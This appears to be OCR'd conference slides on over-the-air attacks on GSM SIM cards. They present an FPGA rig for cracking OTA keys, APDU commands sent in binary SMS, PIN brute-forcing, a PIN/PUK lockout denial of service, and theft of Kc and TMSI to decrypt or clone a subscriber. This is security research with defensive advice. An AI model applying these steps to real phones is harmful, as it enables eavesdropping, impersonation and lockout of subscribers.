
The rig

- Here’s what we’ve done – proto #1




The rig

- Here’s what we’ve done – proto #2



The rig

- Here’s what we’ve done – “final” edition



The rig

- Some specs:

Hardware	Speed (Mcrypt/sec)	Time for DES (days)	Time for 3DES (part of key is known, days)
Intel CPU (Core i7-2600K)	475	1755,8 (~5 years)	5267,4
Radeon GPU (R290X)	3`000	278	834
Single chip (xs6slx150-2)	7`680	108,6	325,8
ZTEX 1.15y	30`720	27,2	81,6
Our rig (8*ZTEX 1.15y)	**245`760**	**3,4**	**10,2**

+ descrypt bruteforcer - https://twitter.com/GiftsUngiven/status/492243408120213505

Now what?

- So you either got the keys or didn’t need them, what’s next?
  - Send random commands to any TARs that accept them
  - Send commands to known TARs

Now what?

- Send random commands to TARs that accept them
  - Many variables to guess:

    CLA INS P1 P2 P3 PROC DATA SW1 SW2
  - Good manuals or intelligent fuzzing needed
  - Or you'll end up with nothing: not knowing what you send and receive

Now what?

- Send commands to known TARs
  - Card manager (00 00 00)
  - File system (B0 00 00 - B0 FF FF)
  - …

Now what?

Card manager (TAR 00 00 00)


- Holy grail
- Install custom applets and jump off the JCVM
- Not enough technical details
- No successful POC publicly available
- But there are SIM cards allowing to install apps with no security at all!
- Someone have done it for sure…

Now what?

File system (B0 00 00 - B0 FF FF)

- Stores interesting stuff: TMSI, Kc
- May be protected by

CHV1 == PIN code



Now what?

- File system (TAR B0 00 00 - B0 FF FF)
  - Simple well documented APDU commands (SELECT, GET RESPONSE, READ BINARY, etc.)
  - Has it's own access conditions (READ, UPDATE, ACTIVATE, DEACTIVATE | CHV1, CHV2, ADM)

Attack?

- No fun in sending APDUs through card reader
- Let's do it over the air!
- Wrap file system access APDUs in binary SMS
- Can be done with osmocom, some gsm modems or SMSC gateway


Attack?

- Binary SMS can be filtered
- Several vectors exist:
  - Intra-network
  - Inter-network
  - SMS gates
  - Fake BTS/FemtoCell

Attack?

- Wait! What about access conditions?
  - We still need a PIN to read interesting stuff
  - Often PIN is set to 0000 by operator and is never changed
  - Otherwise needs

    bruteforcing



Attack?

- PIN bruteforce
  - Only 3 attempts until PIN is blocked
  - Needs a wide range of victims to get appropriate success rate
  - Provides some obvious possibilities…

Attack?

- Byproduct attack – subscriber DoS
  - Try 3 wrong PINs
  - PIN is locked, PUK requested
  - Try 10 wrong PUKs
  - PUK is locked
  - Subscriber is locked out of GSM network - needs to replace SIM card

Attack?

- To sniff we still got to figure out the ARFCN
- There are different ways…
- Catching paging responses on CCCH feels like the most obvious way
- Still have to be coded – go do it!
- Everything could be built on osmocom-bb…

Attack?

- Assuming we were lucky enough
  - We do have the OTA key either don’t need one
  - We’ve got the PIN either don’t need one
  - All we need is to read two elementary files
  - MF/DF/EF/Kc and MF/DF/EF/loci
  - Go look at SIMTracer!

Attack?

- Assuming we were lucky enough
  - We now got TMSI and Kc and don't need to rely on Kraken anymore
  - Collect some GSM traffic with your SDR of choice or osmocom-bb phone
  - Decrypt it using obtained Kc
  - Or just clone the victim for a while using obtained TMSI & Kc
  - Looks like A5/3 friendly!
  - Profit!

DEMO

So?

- Traffic decryption only takes 2 binary messages
- DoS takes 13 binary messages and can be done via SMS gate
- There are valuable SMS-packages. ~~Catch the deal~~.
- There are also USSDs…

“What a girl to do?”

- Change PIN, maybe…
- Run SIMTester!
- Use PSTN FTW:(
- Pigeon mail anyone?


“What a girl to do?”

- Change PIN, maybe…
- Run SIMTester!
- Use PSTN FTW:(
- Pigeon mail anyone?

RiverPilgrim.livejournal.com | Михаил Архипов

Resume

- For telcos
  - Check all your SIMs
  - Train your/contractor of SIM/App/Sec
- For everybody
  - Pray



Thanks!